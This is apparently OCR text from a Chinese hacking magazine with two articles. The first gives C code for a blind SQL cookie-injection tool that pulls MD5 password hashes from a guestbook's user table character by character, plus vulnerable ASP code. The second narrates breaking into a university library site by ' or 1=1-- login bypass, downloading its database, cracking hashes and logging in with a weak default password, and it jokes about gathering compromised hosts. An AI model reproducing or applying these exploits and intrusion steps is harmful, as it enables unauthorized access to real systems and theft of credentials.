


图2

注意记录下差别哦！在我的机器上很简单，当记录为真的时候返回的是HTTP/1.1 200消息，为假的时候为HTTP/1.1 500消息，抓住返回的关键字就可以了，这个语句可以用来判断漏洞是否存在！现在是如何构造封包，很简单，用send()函数就可以了，我构造好的部分关键代码如下：

```
int senddata(char * sendsql)
{
char receive[500000]="\0";        //一些变量初始化//
```

```
    ......
    strcat(cookie,"Cookie: sf=userid=2&password=a9e8d8a614eab646&username=badegg'+and+"); //构造Cookie的注入数据封包//
    strcat(cookie,sendsql);
    strcat(cookie,"+and+'admin'='admin; \r\n\n");
    ......
    send(server,"Accept: */*\n",strlen("Accept: */*\n"), 0); //发送数据封包//
    ......
    send(server,"Connection: Keep-Alive\n",strlen("Connection: Keep-Alive\n"), 0);
    send(server,cookie,strlen(cookie), 0);
    if(recv(server,receive,500000,0);>0) { if(strstr(receive,"HTTP/1.1 500")==NULL) {ZeroMemory(receive,50000);return 1;    else return -1;  //接受数据封包并且根据返回内容判断SQL语句的真与假，这里我根据的是本机的http状态编码，其他机器与环境可能不一样//
    }
```

这样就构造好了Senddata()函数，它的参数是我们要查询的SQL代码，如果代码为真就返回1，如果代码为假就返回为-1，现在简单了吧！如果我们要查询是否有漏洞可以直接在Injection里用以下的语句判断

if(senddata(1=1)==senddata(1=2)); printf("漏洞存在! \n");

这样就可以根据两次返回结果的情况判断漏洞是否存在了！至于如何判断密码也很简单，我用的是循环比较，部分代码如下:

```
    char strings[]="0123456789abcdefghijklmnopqrstuvwxyz"; //定义密码范围//
    for(i=1;i<=16;i++) //外层循环取得构造查询的SQL语句//
    {
    ZeroMemory(dosql,sizeof(dosql));
    ......
    strcat(dosql,"(select+mid(password,");
    ......
    strcat(dosql,",1)+from+sf_user+where+userid=");strcat(dosql,userid);strcat(dosql,")=\'");}
    strcat(sqltemp,dosql);
    for(k=0;k<36;k++)   //内层循环构造总的SQL语句并且判断结果查询密码//
        {
        ZeroMemory(dosql,sizeof(dosql));
        ......
        strcat(dosql,sqltemp);
        count[0]=strings[k];
        strcat(dosql,count);
        strcat(dosql,"\'");
        if(senddata(dosql)==1) {password[i-1]=strings[k];printf("%c",strings[k]);break;}
        }
    }
    puts("\r\n\nWe Got It!Enjoy It :)\n");
    }
```

外层循环判断密码的位数以及构造"select+mid(password,i,1)+from+sf_user+where+userid=1"这样的语句，内层循环是判断前面查询出来的结果是多少，我这里是循环与定义好的数字和字母相比较，相等的时候说明正确，因为MD5加密的密码就是这些组成的，不需要用什么二分法很快的哦！

主要的部分和思路给大家说完了，最后就是一些程序的修饰和功能的完善了，加点错误判断什么的，大家自己完善吧，功能好的话一个通用Cookie注入工具就出来了！这里已经浪费很多的版面了！我就不说了！我初步编译的程序如图3所示。




图3

还不错吧！一个鸡肋的漏洞变成大漏洞了！查询到密码后，欺骗还是暴力就看你的了！网络上的版本众多，也许有些具体的数据包不一样，所以思路有了，大家可以根据抓到的包写自己的EXP！但是不要用来破坏哟！

雪人的官方版本1.5也是存在这样变量过滤不严的问题，大家可以在雪人官方下载下来看看，但是1.5的漏洞利用起来有点问题！作为Cookie注入的一个例子我们也来看看代码吧！

```
    ......
    if Request.Cookies("User")("Name")<>"" then
    strsql="select * from messages where To = '" & Request.Cookies("User")("Name") & "' and New = true"
    set rs = server.CreateObject("ADODB.RecordSet")
    ......
```


同样没有做判断就放到SQL语句里了，看看取出来的记录怎么处理的！后来就用了个<%=rs.RecordCount%>这样的语句，狂汗！Access是不支持多句查询的，这个漏洞算是死了，但是如果是SQL版的话，程序就完蛋了。

网络上都不外乎这2种版本，我的分析到此为止了！因为数据包构造的关系，具体的exp程序就不给大家了，呵呵，要的上黑防论坛找我！

最后总结下，对于脚本程序作者来说，任何的安全都马虎不得，所有的变量都是有害的。对于安全爱好者来说，变量存在问题你该如何利用呢？学习编程和发挥想象力吧！譬如这个Cookie变量不能搞到密码的话你可以去发帖子的地方以管理员身份发帖子，一样也是可利用哦！呵呵，不说了，大家自己测试吧，有什么问题欢迎到黑防论坛讨论，我的ID是剑心大人。

适合读者：脚本爱好者，入侵爱好者　　　　前置知识：脚本入侵基础

纯脚本颠覆cnki数字图书馆



文/图 morephaze

新年伊始，各位黑迷一定打算痛快地过个新年吧，鸡年已经过去了，手头上也应该添置几台肉鸡了吧？没有鸡咋过年呐？哈哈，言归正传，最近小弟偶得一漏洞，不敢独享，而且，以这一漏洞的普及率，相信各位黑哥黑弟们也不愁没鸡过年了。

目标刺探

我们的目标是母校的图书馆，因为攻占了图书馆以后就意味着可以把一些游戏上传到Web服务器上去，到时候想玩就不用去网吧了，直接在图书馆的检索机上玩就行了，这不就省下了一大笔费用了么？哈哈，又跑题了。好了，先打开浏览器，敲入图书馆的地址http://libwww.xxx.xxx，发现有好几处是JSP的页面，可惜我菜啦，不大懂这东西，只好绕道了。终于找到了一个"馆长信箱"的地方，是用ASP构建的，用注射应该可以进去吧，找到管理入口了，如图1 所示。




图1

在用户和密码框里都输入' or 1=1--点击登录，yeah！竟然进去了。如图2所示。

看来还是高兴得太早了，后台除了回信和管理用户以外，没什么可以利用的地方。只好再次绕道。




图2

在页面的左下方有一个"cnki数字图书馆"的东东，也是用ASP构建的，看一下里面的公告，竟然是2003年的，看来是年久失修啊，于是找了个注入的地方，如图3 所示。




图3

提交了一个单引号，结果返回"类型不匹配"的提示，在这可以庆幸一下，至少不是那个"处理URL时出错，请与管理员联系"，因为注入不成还可以爆库。提交libwww.xxx.xxx/inc/conn.asp，呵呵，运气不错，如图4 所示。




图4

一下子就把它的数据库爆出来啦，这下爽了，马上用Access打开，找到了一个cnki的用户，很可能就是admin权限的，可惜密码经过md5加密，没办法，为了免费的东西，暴力破解也要试一试了，我用的是md5 cracker v2.3，一般来说是优先选择纯数字的组合（国人的安全意识有限啊），cracker已经开始跑起来了，这边也别闲着，猜后台，很简单的后台：admin/login.asp，如图5 所示。

顺手输入一个弱口令cnki/cnki，哈哈，竟然进去了，可怜的md5cracker还在跑这个cnki。进去后看了看后台，挺简单的嘛。如图6 所示。

